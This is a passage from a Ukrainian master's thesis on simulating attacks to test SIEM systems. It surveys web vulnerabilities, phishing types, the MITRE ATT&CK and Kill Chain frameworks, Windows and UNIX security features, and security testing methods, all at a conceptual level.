Незахищені прямі посилання на об’єкти (IDOR) реалізовуються переважно шляхом маніпулювання URL-адресою. У цій атаці зловмисник отримує доступ до елементів бази даних, що належать іншим користувачам. Наприклад, посилання на об’єкт бази даних відображається в URL-адресі. Вразливість існує, коли хтось може редагувати URL-адресу для доступу до іншої подібної важливої інформації (наприклад, довідок про місячну зарплату) без додаткового дозволу.

Неправильна конфігурація безпеки це найпоширеніші загрози безпеці веб-додатків. Ця вразливість існує через те, що розробники та адміністратори «забувають» змінити деякі параметри за замовчуванням, такі як паролі за замовчуванням, імена користувачів, ідентифікатори посилань, повідомлення про помилки тощо. Враховуючи те, наскільки легко виявити та використати налаштування за замовчуванням, які спочатку були встановлені для зручності користувача, наслідки такої вразливості можуть бути величезними, коли веб-сайт запрацює: від прав адміністратора до повного доступу до бази даних.

Практично кожен веб-сайт перенаправляє користувача на інші веб-сторінки. Якщо достовірність цього перенаправлення не оцінюється, веб-сайт стає вразливим до таких атак на основі URL-адреси. Зловмисник може перенаправляти користувачів на фішингові сайти або сайти, що містять зловмисне програмне забезпечення. Фішери інтенсивно шукають цю вразливість, оскільки вона полегшує їм завоювати довіру користувачів.

SIEM можуть відстежувати активність веб-додатків, позначаючи будь-яку аномальну активність і використовувати кореляцію подій, щоб побачити чи відбулися будь-які інші зміни під час цієї події.

Фішинг використовує оманливі електронні листи чи інші засоби зв’язку, щоб отримати зловмисне програмне забезпечення або облікові дані. Ці електронні листи часто містять шкідливі посилання та вкладення, вбудовані в електронні листи [26]. Як тільки зловмисник отримає облікові дані, він може без проблем увійти в систему та спробувати підвищити свої привілеї, щоб отримати root-доступ і повний контроль над системою.

Більшість фішингових атак надсилаються електронною поштою. Шахрай зареєструє підроблений домен, який імітує справжню організацію та надсилає тисячі загальних запитів. Фальшивий домен часто передбачає заміну символів, як-от використання «r» і «n» поруч один з одним, щоб створити «rn» замість «m». В інших випадках шахраї створюють унікальний домен, який містить назву законної організації в URL-адресі. Але є два інші, більш складні типи фішингу які пов’язані з електронною поштою. Перший описує шкідливі електронні листи,

надіслані конкретній особі. Зловмисники які роблять це, вже матимуть частину або всю інформацію про жертву, таку як: ім’я, місце роботи, назву посади, адресу електронної пошти а також конкретну інформацію про їхню посадову роль у компанії. І другий це фішингові атаки на “китобійну промисловість”. Ці атаки спрямовані проти вищого керівництва і використовує набагато тоншу техніку. Такі хитрощі як фальшиві посилання та шкідливі URL-адреси, у цьому випадку не допоможуть, оскільки зловмисник намагається імітувати керівництво. У цих листах також часто використовують схему зайнятого директора, який хоче щоб працівник зробив йому послугу. Такі електронні листи можуть бути не такі складні як звичайні фішингові, але вони грають на бажанні співробітників виконувати вказівки свого боса. Одержувачі можуть підозрювати, що щось негаразд, але надто бояться сказати відправнику що вони поводяться непрофесіонально. Типи фішингових атак зображені на рис. 1.6.




Рисунок 1.6 — Типи фішингових атак

Однак SIEM здатні контролювати поведінку співробітників. Наприклад, відстежувати дії автентифікації. Хоча облікові дані зловмисника можуть бути цілком реальні, його місцезнаходження або час входу можуть різнитись. Будь-які незвичайні спроби автентифікації створять подію в режимі реального часу, що дозволить аналітику заблокувати користувача.

1.3 Аналіз засобів для тестування систем управління безпекою та подіями

По-перше, важливо зазначити, що різні варіанти використання та тестування можуть бути взаємопов’язані. За своєю природою вони не так добре працюють поодинці. Їх сукупність та злагодженість будуть визначити складність або тип вхідних атак [27].

Варіанти використання та тестування мають три основні компоненти:

– Правила які виявляють і запускають сповіщення на основі цільових подій;

– Логіка, яка визначає, як будуть розглядатись події або правила;

– Дія, яка визначає яку дію потрібно виконати, якщо виконуються логіка або умови.

Перш ніж почати обирати варіанти тестування та використання, важливо визначитись з фреймворком.

– Необхідно вибрати інструмент, за допомогою якого можливо розробити та відобразити структуру використання. Як тільки буде прийняте рішення про те яку структуру використовувати, потрібно розставити приорітети і зосередитись на бізнес-загрозах і ризиках, які мають фінансовий вплив, та вплив на дані;

– Визначитись з категорією атак. Це означає що необхідно обрати бізнес-загрози, які можуть вплинути на витік даних, наприклад фішинг, вилучення даних, тощо;

– Визначити типи атак і помістити їх у вибрану структуру. Наприклад, атака зовнішнього сканування буде потрапляти під розвідку/ціль всередині фреймворку [27].

З цими даними можна організувати деякі сценарії реалізації атак, які будуть виявляти слабкі сторони SIEM. Виявлені бізнес-загрози будуть високорівневими варіантами використання, далі їх можна розбити на випадки використання низького рівня. Два-три випадки можуть вкладатися в кожен

варіант використання високого рівня. Завжди буде деяке збігання з точки зору того, як варіант використання буде відповідати численним бізнес-загрозам або випадкам використання високого рівня [27]. Наприклад, сценарій використання високого рівня — втрата даних. Варіанти використання низького рівня які вкладені у сценарій використання втрати даних — це компрометація сервера, експорт даних із сервера та неавторизована діяльність адміністратора на сервері.

Кожен низькорівневий варіант використання матиме логічний зв’язок із певними типами атак, що допоможе під час визначення технічних правил. Кожен низькорівневий варіант використання може вписуватися в кілька правил і одне правило може стосуватися кількох низькорівневих варіантів використання [27]. Важливо визначити цю структуру, щоб продемонструвати цей зв’язок, оскільки це далі визначає, які джерела журналу потрібні для функціонування технічних правил.

Існує кілька доступних фреймворків які можна використовувати для тестування на вразливості SIEM. Для цього розглянемо найефективніші фреймворки MITRE ATT&CK [28] і Lockheed Martin Cyber Kill Chain [29]. Обидва фреймворки мають два розділи: до і після атаки. Попередня атака включає всі випадки/правила використання, які стосуються вибору цілі та пошуку вразливостей. У той же час пост-атака включає випадки/правила використання пов’язані з доставкою, виконанням, підключенням і вилученням. Можливості цих фреймворків показані на рис. 1.7.




Рисунок 1.7 — Можливості фреймворків MITRE ATT&CK і Lockheed Martin Cyber Kill Chain

Отже, у даному розділі було проаналізовано літературні джерела, які будуть використовуватись у подальшому виконанні магістерської кваліфікаційної роботи. Було здійснено аналіз функціональних можливостей систем управління безпекою та подіями, проаналізовано їх роботу а також які модулі має система. Також було проаналізовано атаки, які може виявити система управління безпекою та подіями, і фреймворки які можна використати для тестування її роботи. Оскільки у сучасних системах управління безпеко та подіями відсутні механізми для імітації та тестування атак, тому в даній роботі пропонується розробити метод та засіб для імітації атак, що забезпечить розширення функціональних можливостей SIEM.

2 РОЗРОБКА МЕТОДУ ІМІТАЦІЇ АТАК

2.1 Обґрунтування вибору веб-серверу

Сучасні апаратні системи можуть виконувати велику кількість різноманітних програмних обчислень, і щоб підвищити ефективність використання апаратних компонентів, використовуються різноманітні операційні системи. Операційна система — це програмне забезпечення, яке контролює роботу прикладних програм і системних додатків, яка виконує роль інтерфейсу між програмною та апаратною складовою [30]. Її призначення можна характеризувати трьома складовими:

– Зручність. Операційна система робить використання комп'ютеру простим та зручним;

– Ефективність. Операційна система дозволяє ефективно використовувати ресурси комп'ютерної системи;

– Можливість розвитку. Операційна система повинна бути організована так, щоб вона дозволяла ефективну розробку, тестування та впровадження нових програм та системних функцій, і цей процес не повинен заважати нормальному її функціонуванню.

Комплекс програм яка робить основу операційної системи називають ядром. Під безпекою операційної системи будемо розуміти такий стан ОС, при якому неможливе випадкове або навмисне порушення функціонування а також порушення безпеки ресурсів системи [31]. Є такі категорії особливості безпеки:

– керування всіма ресурсами системи;

– наявність вбудованих механізмів, які прямо чи опосередковано впливають на безпеку програм та даних, якими оперує операційна система;

– забезпечення інтерфейсу користувача із ресурсами системи;

– розміри та складність операційної системи.

Більшість систем мають дефекти з точки зору забезпечення безпеки даних у системі, що зумовлено виконанням завдання забезпечення максимальної

доступності даних для користувача. Розглянемо типові функціональні дефекти ОС, які можуть спричинити створення каналів витоку даних [31].

Ідентифікація. Кожному ресурсу в системі має бути надано унікальне ім'я – ідентифікатор. У багатьох системах користувачі не мають можливості переконатися в тому, що ресурси, що використовуються, дійсно належать системі [32].

Паролі. Більшість користувачів вибирають найпростіші паролі, які легко підібрати чи вгадати.

Список паролів. Зберігання списку паролів у незашифрованому вигляді дає можливість до його компрометації [32].

Порогові значення параметрів. Для запобігання спробам несанкціонованого входу в систему за допомогою підбору паролю необхідно обмежити кількість таких спроб, що в деяких операційних системах не передбачено.

Передбачувана довіра. У багатьох випадках програми операційної системи вважають, що інші програми працюють правильно [32].

Спільна пам'ять. У разі використання спільної пам'яті не завжди після виконання програм очищаються її ділянки, дані залишаються у ній і можуть бути витягнуті різними як програмними так і апаратними методами.

Розрив зв'язку. У разі розриву зв'язку ОС має негайно закінчити сеанс роботи з користувачем чи повторно встановити справжність суб'єкта.

Основною проблемою забезпечення безпеки є створення механізмів контролю доступу до ресурсів системи. Процедура контролю доступу полягає у перевірці відповідності запиту суб'єкта наданими йому правами доступу до ресурсів. Крім того, ОС містить допоміжні засоби захисту такі як засоби моніторингу, профілактичного контролю та аудиту. У сукупності механізми контролю доступу та допоміжні засоби захисту утворюють механізми керування доступом [33].

Засоби профілактичного контролю необхідні для того щоб користувач не приймав участь в безпосередньому виконанні критичних з погляду безпеки

даних операцій та передачі операцій під контроль системи. Для безпеки даних роботи з ресурсами системи здійснюється за допомогою спеціальних програм, доступ до яких обмежений.

Засоби моніторингу здійснюють постійне ведення реєстраційного журналу, до якого частково або повністю заносяться записи про всі події у системі. Вигляд такого журналу в операційних системах типу Windows зображений на рис. 2.1.




Рисунок 2.1. Вигляд системного журналу

В операційній системі можуть використовуватись засоби сигналізації про несанкціонований доступ, які використовуються при виявленні порушення безпеки даних чи спроб порушення. Зазвичай, ці засоби використовуються саме для механізмів контролю доступу, для яких насамперед необхідно визначити безліч суб'єктів та об'єктів доступу. Суб'єктами можуть бути, наприклад, користувачі, завдання та процедури. Об'єктами – файли, програми, директорії, термінали, канали зв'язку, пристрої, тощо. Суб'єкти однозначно можуть розглядатися як і об'єкти, тому суб'єкт може мати право на доступ до іншого

суб’єкта [33]. У конкретному процесі на даний час суб’єкти є активними елементами, а об’єкти – пасивними.

Для здійснення доступу до об’єкту, суб’єкт повинен мати необхідні повноваження. Це спеціальні права доступу, які надаються стосовно об’єкту, область захисту визначає права деякого суб’єкта до безлічі об’єктів що захищаються, і є сукупністю всіх повноважень даного суб’єкта.

Розглянемо основні функції, методи та можливості для захисту в операційних системах типу Windows. Цими функціями є безпечний запуск і надійне завантаження, управління криптографією та сертифікатами, Windows Defender, шифрування та захист даних, Bitlocker, шифрування жорсткого диску, віртуальна приватна мережа, брандмауер, антивірусний захист від шкідливих програм, правила скорочення направлень атак, захист він незаконної зміни інформації а також захист від експлойтів [34].

Безпечний запуск і надійне завантаження допомагає попередити запуск шкідливих програм та пошкоджених компонентів при завантаженні операційної системи. Безпечний запуск починається із захисту від початкового завантаження, а потім модуль Trusted Boot бере на себе весь процес перевірки контрольних сум компонентів, файлів, модулів для запуску. Також сюди можна додати механізм Secure Boot, який безпосередньо є одним з найпотужніших захистів від завантаження змінених файлів при запуску операційної системи, оскільки кожен файл підписаний спеціальним ключем [34].

Модуль керування криптографією та сертифікатами використовує код для перетворення даних, щоб лише певний користувач зміг прочитати їх за допомогою ключа. Шифрування забезпечує конфіденційність, щоб ніхто окрім реального одержувача не міг зчитувати дані а також цілісність даних, щоб гарантувати що дані не підроблюються. Там, де зберігаються конфіденційні дані, вони повинні бути захищені від несанкціонованого доступу, будь то шляхом фізичного крадіжки пристрою або шкідливих програм. Windows надає надійні рішення для захисту неактивних даних, які оберігають від зловмисників [34].

BitLocker – це функція захисту даних, яка інтегрується в операційну систему та запобігає загрозі розкрадання даних або розкриття інформації на втрачених, вкрадених або неправильно виведених з експлуатації комп'ютерах. BitLocker забезпечує максимальний захист при використанні з довіреним платформним модулем (TPM) версії 1.2 або пізнішої. Довірений платформний модуль — апаратний компонент, який виробники встановлюють на багатьох нових комп'ютерах. Спільно з BitLocker він забезпечує захист даних користувачів і запобігає несанкціонованому доступу до комп'ютера, поки система знаходиться поза мережею [34].

Брандмауер Windows — це брандмауер вузла з відстеженням стану, який допомагає захистити пристрій, дозволяючи створювати правила, які визначають, який мережевий трафік дозволено приймати на пристрій із мережі та який мережевий трафік пристрій може надсилати до мережі. Брандмауер Захисник Windows також підтримує протокол IPsec, який можна використовувати для автентифікації з будь-якого пристрою, який намагається зв'язатися з вашим пристроєм [34].

Антивірусна програма Microsoft Defender входить у всі версії Windows 10, Windows Server 2016 і пізніших версій, а також Windows 11 [34]. Якщо встановлена та включена інша антивірусна програма, антивірусна програма Microsoft Defender автоматично відключиться. Якщо видалити іншу програму, антивірусна програма Microsoft Defender знову увімкнеться. З моменту завантаження Windows антивірусна програма Microsoft Defender постійно відстежує наявність шкідливих програм, вірусів та загроз безпеки. Оновлення завантажуються автоматично, щоб захистити пристрій від загроз. Defender постійно перевіряє наявність шкідливих програм та загроз, а також виявляє та блокує потенційно небажані програми (програми, які можуть негативно вплинути на ваш пристрій, навіть якщо вони не вважаються шкідливими програмами).

Проаналізуємо також як організована безпека у UNIX системах. UNIX системи відносяться до категорії операційних систем, які розраховані на роботу

в у режимі поділу часу. Організація робіт у UNIX заснована на понятті послідового процесу як одиниці роботи, управління та споживання ресурсів. Взаємодія процесів всередині ядра (процес викликає ядро як підпрограму) відбувається за принципом співпрограм. Послідовність обчислень всередині процесу суворо витримується: процес, зокрема, не може активізувати ввід-вивід інформації і продовжувати обчислення паралельно з ним. Тут необхідно створювати новий паралельний процес.

Ядро ОС UNIX складається з двох основних частин, управління процесами та управління пристроями. Управління процесами резервує ресурси, визначає послідовність виконання процесів та приймає запити на обслуговування. Управління пристроями контролює передачу даних між ОС та периферійними пристроями. У будь-який час виконується або програма користувача, або команда системи. В кожен момент часу лише один процес користувача активний, а всі інші будуть призупинені [35].

Процес у UNIX — це програма на етапі виконання. У певний момент часу, програмі можуть відповідати один або декілька процесів, або не відповідати жоден. Вважається, що процес є об’єктом, врахованим у спеціальній таблиці ядра системи. Найбільш важлива інформація про процес зберігається у двох місцях: у таблиці процесів та у таблиці користувача [35]. Таблиця процесів завжди знаходиться у пам’яті і містить на кожен процес по одному елементу, в якому відображається стан процесу: адреса в пам’яті або адреса з swap-файлу, ідентифікатори процесу користувача, що його запустив. Таблиця користувача існує для кожного активного процесу і до неї можуть безпосередньо адресуватись лише програми ядра (ядро резервує по одному контексту на кожен активний процес). Ця таблиця містить інформацію, потрібну під час виконання процесу: ідентифікаційні номери користувача та групи, призначені для визначення привілеїв доступу до файлів, посилання на системну таблицю файлів для всіх відкритих процесом файлів, покажчик на іднексний дескриптор поточного каталогу в таблиці індексних дескрипторів та список реакцій на різні

ситуації. Якщо процес припиняється, контекст стає недоступним та немодифікованим. Схема взаємодії процесів з ядром показана на рис. 2.2.




Рисунок 2.2 — Ядро UNIX

Каталоги файлової системи заховані від користувачів та захищені механізмами ОС. Прихованою частиною файлової організації є індексний дескриптор файлу, який визначає розташування файлу, його довжину, метод доступ до файлу, дати пов’язані з історією створення файлу, ідентифікатор власника, тощо. Файлова система має ієрархічну структуру, та використовує 4 типи файлів: звичайні, спеціальні, каталоги, а в деяких версіях і FIFO-файли [35]. Звичайні файли містять дані користувачів, спеціальні призначені для організації взаємодії з пристроями вводу-виводу. Доступ до будь-якого пристрою реалізується як обслуговування запиту до спеціального файлу. Каталоги використовуються системою підтримки файлової структури. Особливість каталогів полягає в тому, що користувач може читати їхній вміст, але виконувати записи в каталоги може тільки операційна система.

Якщо порівнювати кількість комп’ютерів та інших пристроїв які працюють на системі Windows або Linux (UNIX-подібні), то отримаємо наступну інфографіку. Дані представлені на рис. 2.2, статистика за жовтень 2021 — жовтень 2022 [33].




Рисунок 2.2 — Статистика використання операційних систем

Отже, операційні системи типу Windows встановлені на 75% всіх користувацьких пристроях. Розглянемо ще дані по кількості заражень операційних систем шкідливими програмними засобами. Статистика представлена на рис. 2.3.




Рисунок 2.3 — Статистика по зараженням операційних систем

Отже, у даному підрозділі було проаналізовано види захисту операційних систем. За результатами аналізу було вибрано операційні системи типу Windows,

оскільки вони є найбільш популярними серед користувачів та корпоративного сегменту та мають велику кількість загроз.

2.2 Обґрунтування вибору методу тестування

Стратегія безпеки змінюється залежно від ступеня впливу IT-системи на Інтернет. Зараз дуже рідко можна зустріти підприємство, яке має власні системи без підключення до Інтернету, навіть серед невеликих роздрібних торговців, а також великі компанії, які керують системою віртуального офісу з усіма послугами, що надаються системами SaaS з хмари [37].

Підприємства, які покладаються на віддалені системи для свого бек-офісу та ведуть увесь свій бізнес в Інтернеті, надзвичайно вразливі до атак. Мало того, що постійне підключення до Інтернету забезпечує завжди відкритий канал для проникнення хакерів, так ще й системний збій перериває життєздатність компанії. Проблема, з якою стикаються компанії, полягає в тому, що вони не можуть повністю відмовитися від доступу до Інтернету. Вони повинні залишатися відкритими, блокуючи певні дії. У будь-якому бізнесі кінцевою ціллю для хакерів є кінцеві точки – сервери та робочий стіл.

Тестування безпеки кінцевої точки можна проводити вручну або автоматично. Існує два методи тестування стратегій безпеки кінцевих точок, але існують процедурні обмеження та обмеження звітності, які слід враховувати перед початком тестування:

– Оцінка ризику: класифікує всі компоненти системи як низький, середній і високий ризик. Оцінка ризику веде до визначення ключових компонентів, які є пріоритетними для тестування [38].

– Аудит безпеки: внутрішня перевірка операційних систем і програмного забезпечення на недоліки безпеки. Як і у випадку з оцінкою ризиків, аудит безпеки слід проводити в контексті стандартів безпеки.

– Оцінка стану: це форма перевірки безпеки, яка стосується ручних процедур, домовленостей, робочих процесів і відповідальності керівництва щодо безпеки даних [38].

– Тестування на проникнення: спроби «білих хакерів» зламати систему та отримати доступ до конфіденційних даних.

– Сканування вразливостей: автоматизовані системи які шукають слабкості у досліджуваній системі.

Оцінка ризиків спрямовує зусилля з тестування безпеки на найважливіші області системи. Що стосується конфіденційних даних, то на визначення того, яким типам інформації слід віддати пріоритет для захисту, значною мірою впливає необхідність дотримання певних стандартів безпеки даних, таких як HIPAA та PCI DSS.

Питання про різні пріоритети даних показує, що не існує шляху «одного разу для всіх» для тестування безпеки. Оцінка ризиків, проведена спеціалізованою консультаційною компанією, акредитованою відповідно до конкретних стандартів, яким підпорядковується бізнес, забезпечить індивідуальний напрямок, у якому має просуватися тестування безпеки.

Аудити є вимогами дотримання стандартів безпеки. Згодом їх виконуватимуть зовнішні аудитори. Однак компанія, яка розпочинає процес тестування безпеки, повинна буде створити внутрішній аудит, який має визначити сфери, які необхідно розглянути, щоб привести систему у відповідність стандартам [38].

«Позиція безпеки» бізнесу стосується його організаційної безпеки як з точки зору робочих практик, обов’язків керівництва, так і налаштувань системи. За кожен аспект IT-інфраструктури відповідатиме окремий спеціаліст – наприклад, адміністратор мережі та адміністратор бази даних. На кожного з менеджерів має бути покладено відповідальність за впровадження тестів безпеки системи для цього конкретного набору ресурсів. Це стосується таких питань, як керування обліковими записами користувачів, керування правами доступу, налаштування пристрою та графіки профілактичного обслуговування.

Типи захисту, які компанії зазвичай застосовують для усунення вразливостей, включають зміну налаштувань мережевих пристроїв, посилення

контролю над обліковими записами користувачів і встановлення рекомендованого програмного забезпечення безпеки.

Сканери вразливостей, також відомі як менеджери вразливостей, виконують періодичні автоматичні перевірки в мережі. Ці служби запускаються поза мережею з віддаленого місця. Вони імітують стратегії, які реалізують хакери, щоб спробувати зламати систему. Деякі інструменти керування вразливістю також містять агентське програмне забезпечення, яке потрібно інсталювати на кінцевій точці в мережі. Це перевіряє слабкі місця, якими можуть скористатися інсайдери [39].

Після початкової перевірки служба сканування вразливостей очищатиме систему клієнта раз на місяць. Слабкі місця, які шукає система, складаються у вигляді списку службою сканування вразливостей. Коли виявляються нові вразливості, ця стратегія атаки додається до списку проблем, які слід шукати під час наступної перевірки [39].

Тестування безпеки «чорної скриньки» — це такий тип тестування, у якому оцінювачі не мають внутрішніх знань про цільову систему чи мережу. Мета полягає в тому, щоб визначити вразливості в системі, які можна використовувати ззовні мережі, і спробувати використати їх. Тестувальникам не надають жодних мережевих схем, IP-конфігурацій або вихідного коду, які є недоступними для всіх. Обов’язком оцінювача є виконання всіх розвідувальних робіт для отримання конфіденційної інформації, необхідної для проникнення в систему, що ставить їх у роль середнього хакера [40]. Такий метод вимагає багато часу, щоб отримати уявлення про внутрішні слабкі місця та розробити план атаки. Методи тестування чорної скрині показані на рис. 2.4.

